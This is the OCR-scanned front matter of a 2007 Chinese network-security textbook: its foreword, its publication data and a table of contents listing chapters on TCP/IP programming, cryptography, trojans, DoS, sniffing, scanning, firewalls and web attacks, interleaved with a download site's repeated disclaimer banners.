
免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




溜客安全网 WwW.176Ku.CoM

VISIT…

LANZAROTE Caliente.com

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

前言

Foreword

国际数据公司（IDC）在一项研究中透露，预计到2007年，计算机安全软件市场规模将增长到数百亿美元，从事防范计算机网络入侵和检测企业网络薄弱环节的专业公司数量将迅速增加。2006年，网络蠕虫和病毒已导致全球经济损失超过120亿美元。从目前来看，最需要网络安全支持的是中小企业。由于缺乏资源和专业知识，它们最容易受到黑客与病毒的攻击。在网络安全防护相对发达的美国，仅有35%的中小企业拥有防火墙，而在中国这个比例就更不容乐观。但是IT网络安全市场发展前景广阔，尤以亚洲市场增长最为迅猛，而引领亚洲IT网络安全市场高速发展的无疑将是中国。

本书编写的目的

网络安全工程师是前景普遍看好的一个新兴职业，当前社会缺口很大，但针对网络安全工程师的图书暂时不多。本书是从专业学习和职业需求的角度出发来进行内容组织和安排的，非常具有针对性。如果想做好网络安全相关工作，必先了解网络上存在哪些威胁和攻击，以及这些攻击的原理和特点，从而才能针对攻击的特性做好防御工作。

对于很多希望学习网络安全技术的人已经具备了一定的网络安全知识基础，对计算机网络与信息安全的概念和整体架构有了比较全面的了解，但在具体工程实现上又是零起点。而目前市面上大部分书是从宏观概念上讲述网络安全，使读者在整体上了解了网络安全工作，但更多的读者是想根据实例代码从具体细节上掌握网络安全技术。

本书的特点是不仅讲述了网络安全技术的原理和特点，而且针对典型的网络安全应用实例代码进行详细讲解与分析，可以使读者从项目工程角度理解掌握网络安全技术。并根据不同的网络攻击提出对应的防御措施，从而使网络安全工程师和相关研究人员可以有的放矢，做到知己知彼。

本书的主要内容

本书共分为3个部分。第1部分主要讲解了网络安全的基础理论和编程知识。从网络安全概述讲起，全面介绍网络安全概念和目标、网络安全措施、网络安全策略、网络安全技术的发展。然后讲解了TCP/IP协议及代码实现。TCP/IP协议是Internet上使用最广泛的协议，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

众多网络安全技术是基于 TCP/IP 协议上产生的。本部分包括 TCP/IP 协议简介、Windows 网络编程基础，并具体分析了 Ping、Traceroute、TCP 通信、UDP 通信的原理及代码实现。

第 2 部分主要讲解了网络攻击与防范技术。包括加密与解密、网络攻击、网络嗅探、网络扫描、网络防御等。其中加密与解密具体分析了 DES 算法、RSA 算法、MD5 算法。网络攻击具体分析了木马、DoS 攻击、缓冲区溢出攻击的原理与代码实现。网络嗅探具体分析了基于原始套接字嗅探实例和基于 Winpcap 嗅探实例的原理与代码实现，并介绍了专业级嗅探工具 Sniffer Pro 的使用方法。网络扫描具体分析了端口扫描、操作系统探测、活动主机探测、远程主机 NetBIOS 探测、伪 IP 干扰的原理与代码实现，并介绍了专业级扫描器 X-Scan 的使用方法。网络防御则具体分析了网络防火墙与入侵检测的原理及代码实现。

第 3 部分主要讲解了 Web 安全与 Web 安全评估技术。Web 安全包括认证的威胁、授权的威胁、客户端攻击的威胁、命令执行的威胁、信息暴露的威胁、逻辑攻击等。Web 安全性评估包括 Nikto 代码解析、Paros Proxy 工具以及其他评估工具的简介。

本书的阅读建议

本书以实例代码为特色，若读者能结合网络安全理论动手操作书中安排的每一个实例，必定能获得很快的提高。

网络安全的编程与具体的操作系统密切相关，作者主要讲解了 Windows 平台上的安全编程技术，开发环境为 VC6 和 VC7。另外，一些使用原始套接字技术的程序必须运行在 Windows XP SP2 版本以下。读者可以结合实例学习 Linux 系统下的安全编程技术，这样就会对网络安全技术有一个整体的把握。

说明：书中所有实例的完整代码均可到人民邮电出版社的网站上下载。下载网址为：www.ptpress.com.cn。

本书声明

需要（声明）的是，作者编写本书的目的是希望帮助读者全面了解网络安全方面的基本技术，以建立起安全方面的防范意识，绝不是为怀有不良动机的人提供支持，也不承担因技术被滥用而产生的连带责任。

本书在编写过程中参考了互联网上公布的一些相关资料，由于互联网上的资料很多，引用复杂，无法一一注明原出处，故在此声明，原文版权属于原作者。

本书的第 1、2、3、4、5、6 章由牛冠杰编写，第 7 章由李晨旸编写，第 8、9 章由笋大伟编写。校验工作由徐颖娜、王倩完成。

由于作者水平有限，书中难免有疏漏和错误之处，希望读者批评指正，以期再版时修订。

欢迎读者对人民邮电出版社的图书出版工作提出宝贵的意见与建议。

编辑信箱：liuyang@ptpress.com.cn。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

图书在版编目（CIP）数据

网络安全技术实践与代码详解/牛冠杰等编著．—北京：人民邮电出版社，2007.8
（网络安全实用丛书）
ISBN 978-7-115-16287-8

Ⅰ．网… Ⅱ．牛… Ⅲ．计算机网络—安全技术 Ⅳ．TP393.08

中国版本图书馆 CIP 数据核字（2007）第 074688 号

内 容 提 要

本书的特色是网络安全理论知识与实例代码完美的结合，使读者不仅可以从理论深度上对网络安全有宏观的认识，而且可以根据实例代码对网络安全措施有更直观的把握。

本书主要分为 3 个部分，包括网络安全基础；网络攻击与防范；Web 安全及 Web 安全评估。网络安全基础部分讲解了网络安全的基础理论、TCP/IP 协议以及代码的实现，使读者初步了解网络安全并掌握网络安全编程技术。网络攻击与防范部分从攻与防两个角度讲解网络安全技术，包括加密与解密、木马、DoS 攻击、缓冲区溢出攻击、网络嗅探、网络扫描、防火墙、入侵检测等技术的原理与代码讲解。Web 安全与 Web 安全评估部分讲解了 Web 领域的攻防技术和 Web 安全性评估技术，提高读者对 Web 领域的安全意识。

本书可作为网络安全工程师、网络管理员等信息与网络安全领域从业人员学习、研究及探讨安全理论知识与实例代码的阅读参考用书。同时本书也可作为大专院校计算机类、网络类、通信类、信息安全类等专业高年级本科生和研究生学习网络安全的参考书。

网络安全实用丛书

网络安全技术实践与代码详解

◆ 编　著　牛冠杰　笋大伟　李晨旸　徐颖娜　王　倩　魏小康
　责任编辑　刘　洋
◆ 人民邮电出版社出版发行　北京市崇文区夕照寺街 14 号
　邮编　100061　电子函件　315@ptpress.com.cn
　网址　http://www.ptpress.com.cn
　北京隆昌伟业印刷有限公司印刷
　新华书店总店北京发行所经销
◆ 开本：787×1092　1/16
　印张：22.5
　字数：549 千字　2007 年 8 月第 1 版
　印数：1－4 000 册　2007 年 8 月北京第 1 次印刷


ISBN 978-7-115-16287-8/TN

定价：41.00 元

读者服务热线：(010)67129258　印装质量热线：(010)67129223

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目录

CONTENTS

第 1 章　网络安全概述……1

1.1　网络安全简介……1

1.1.1　网络安全概念……1

1.1.2　网络安全脆弱性与重要性……2

1.1.3　网络安全目标……2

1.2　网络安全措施……4

1.2.1　加密与解密……4

1.2.2　防杀病毒软件……4

1.2,3　网络防火墙……4

1.2.4　访问权限控制……4

1.2.5　入侵检测……4

1.3　网络安全策略……5

1.3.1　物理安全策略……5

1.3.2　访问控制策略……5

1.3.3　数据加密策略……6

1.3.4　网络安全管理策略……7

1.4　网络安全技术的发展……7

1.4.1　第一代网络安全技术……7

1.4.2　第二代网络安全技术……7

1.4.3　第三代网络安全技术……8

1.4.4　网络安全技术发展趋势……9

第 2 章　TCP/IP 协议实例透析……11

2.1　TCP/IP 协议简介……11

2.1.1　TCP/IP 分层模型……11

2.1.2　TCP/IP 分层模型特点……12

2.1.3　TCP/IP 核心协议……13

2.2　Windows 网络基础编程……17

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.2.1 Winsock 编程基础 ······ 17

2.2.2 原始套接字编程基础 ······ 29

2.3 Ping 程序实例 ······ 30

2.3.1 Ping 原理与简介 ······ 30

2.3.2 Ping 实例与分析 ······ 31

2.3.3 Ping 实例运行结果 ······ 37

2.4 Traceroute 程序实例 ······ 37

2.4.1 Traceroute 原理与简介 ······ 37

2.4.2 Traceroute 实例与分析 ······ 37

2.4.3 Traceroute 实例运行结果 ······ 43

2.5 TCP 通信程序实例 ······ 43

2.5.1 TCP 通信原理与简介 ······ 44

2.5.2 TCP 通信程序实例与分析 ······ 46

2.5.3 TCP 通信实例运行结果 ······ 51

2.6 UDP 通信程序实例 ······ 52

2.6.1 UDP 通信原理与简介 ······ 52

2.6.2 UDP 通信程序实例与分析 ······ 53

2.6.3 UDP 通信实例运行结果 ······ 57

第 3 章 加密与解密 ······ 58

3.1 密码学基础 ······ 58

3.1.1 密码学简介 ······ 58

3.1.2 分组密码技术 ······ 60

3.1.3 公钥密码技术 ······ 62

3.2 DES 加密程序实例 ······ 65

3.2.1 DES 加密原理 ······ 65

3.2.2 DES 程序实例与分析 ······ 68

3.2.3 DES 实例运行结果 ······ 75

3.3 RSA 加密程序实例 ······ 76

3.3.1 RSA 加密原理 ······ 76

3.3.2 RSA 程序实例与分析 ······ 78

3.3.3 RSA 实例运行结果 ······ 84

3.4 MD5 程序实例 ······ 84

3.4.1 MD5 原理 ······ 84

3.4.2 MD5 程序实例与分析 ······ 87

3.4.3 MD5 实例运行结果 ······ 91

第 4 章 网络攻击 ······ 92

4.1 网络攻击概述 ······ 92

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.1.1 网络攻击的步骤……92
4.1.2 网络攻击的类别……93
4.1.3 网络攻击的防范……95
4.2 木马攻击……96
4.2.1 木马简介与原理……96
4.2.2 木马技术典型技术实例……99
4.2.3 木马实例运行结果……108
4.2.4 木马的防范措施……110
4.3 DoS 攻击……111
4.3.1 DoS 攻击简介与原理……111
4.3.2 DoS 技术典型技术实例……115
4.3.3 DoS 实例运行结果……126
4.3.4 DoS 攻击的防范措施……128
4.4 缓冲区溢出攻击……129
4.4.1 堆栈式缓冲区溢出攻击……130
4.4.2 格式化字符串攻击……136
4.4.3 缓冲区溢出攻击防范措施……139

第 5 章 网络嗅探……141

5.1 网络嗅探概述……141
5.1.1 网络嗅探的简介与原理……141
5.1.2 网络嗅探的安全威胁……144
5.1.3 网络嗅探的防范……145
5.2 基于原始套接字的嗅探程序……147
5.2.1 嗅探实例……147
5.2.2 嗅探运行结果……157
5.3 基于 Winpcap 的嗅探程序……160
5.3.1 嗅探实例……160
5.3.2 嗅探运行结果……171
5.4 网络嗅探工具应用——Sniffer Pro 使用方法……171

第 6 章 网络扫描……175

6.1 网络扫描概述……175
6.1.1 网络扫描简介……175
6.1.2 网络扫描技术……176
6.1.3 网络扫描的防范……178
6.2 端口扫描技术……179
6.2.1 TCP Connect 端口扫描实例……179
6.2.2 TCP SYN 端口扫描实例……184

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.3 辅助扫描技术……194

6.3.1 操作系统类型探测实例……194

6.3.2 活动主机探测实例……198

6.3.3 远程主机 NetBIOS 信息探测实例……202

6.3.4 伪 IP 干扰实例……215

6.4 网络扫描工具应用——Windows 下的 X-Scan 扫描工具使用方法……221

第 7 章 网络防御……227

7.1 网络防御技术……227

7.1.1 网络防御架构的设计需求和原则……227

7.1.2 常用网络防御技术……228

7.2 防火墙程序代码分析……229

7.2.1 防火墙原理……229

7.2.2 简单防火墙实例与分析……230

7.2.3 防火墙实例运行结果……243

7.3 入侵检测程序代码分析……244

7.3.1 入侵检测原理……244

7.3.2 Snort 程序实例与分析……244

7.3.3 Snort 使用方法实例……257

第 8 章 Web 安全……260

8.1 Web 的基本概念及其面临的威胁……260

8.1.1 Web 的基本概念……260

8.1.2 Web 面临的威胁……267

8.2 认证的威胁……268

8.2.1 认证的概念……268

8.2.2 暴力破解……269

8.2.3 认证不充分……271

8.2.4 弱密码恢复验证……272

8.3 授权的威胁……273

8.3.1 授权的概念……273

8.3.2 会话跟踪技术……273

8.3.3 证书/会话预测……277

8.3.4 授权不充分……278

8.3.5 会话终止不充分……279

8.3.6 会话固定……280

8.4 客户端攻击的威胁……281

8.4.1 客户端攻击的概念……281

8.4.2 内容欺骗……282

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.4.3 跨站脚本 ······ 283
8.5 命令执行的威胁 ······ 286
8.5.1 命令执行的概念 ······ 286
8.5.2 缓冲区溢出 ······ 287
8.5.3 格式化字符串 ······ 287
8.5.4 LDAP 注入 ······ 288
8.5.5 系统命令执行 ······ 290
8.5.6 SQL 注入 ······ 291
8.5.7 SSI 注入 ······ 297
8.5.8 XPath 注入 ······ 298
8.6 信息暴露的威胁 ······ 299
8.6.1 信息暴露的概念 ······ 299
8.6.2 目录索引 ······ 299
8.6.3 信息泄露 ······ 301
8.6.4 路径游历 ······ 302
8.6.5 可预测的资源位置 ······ 303
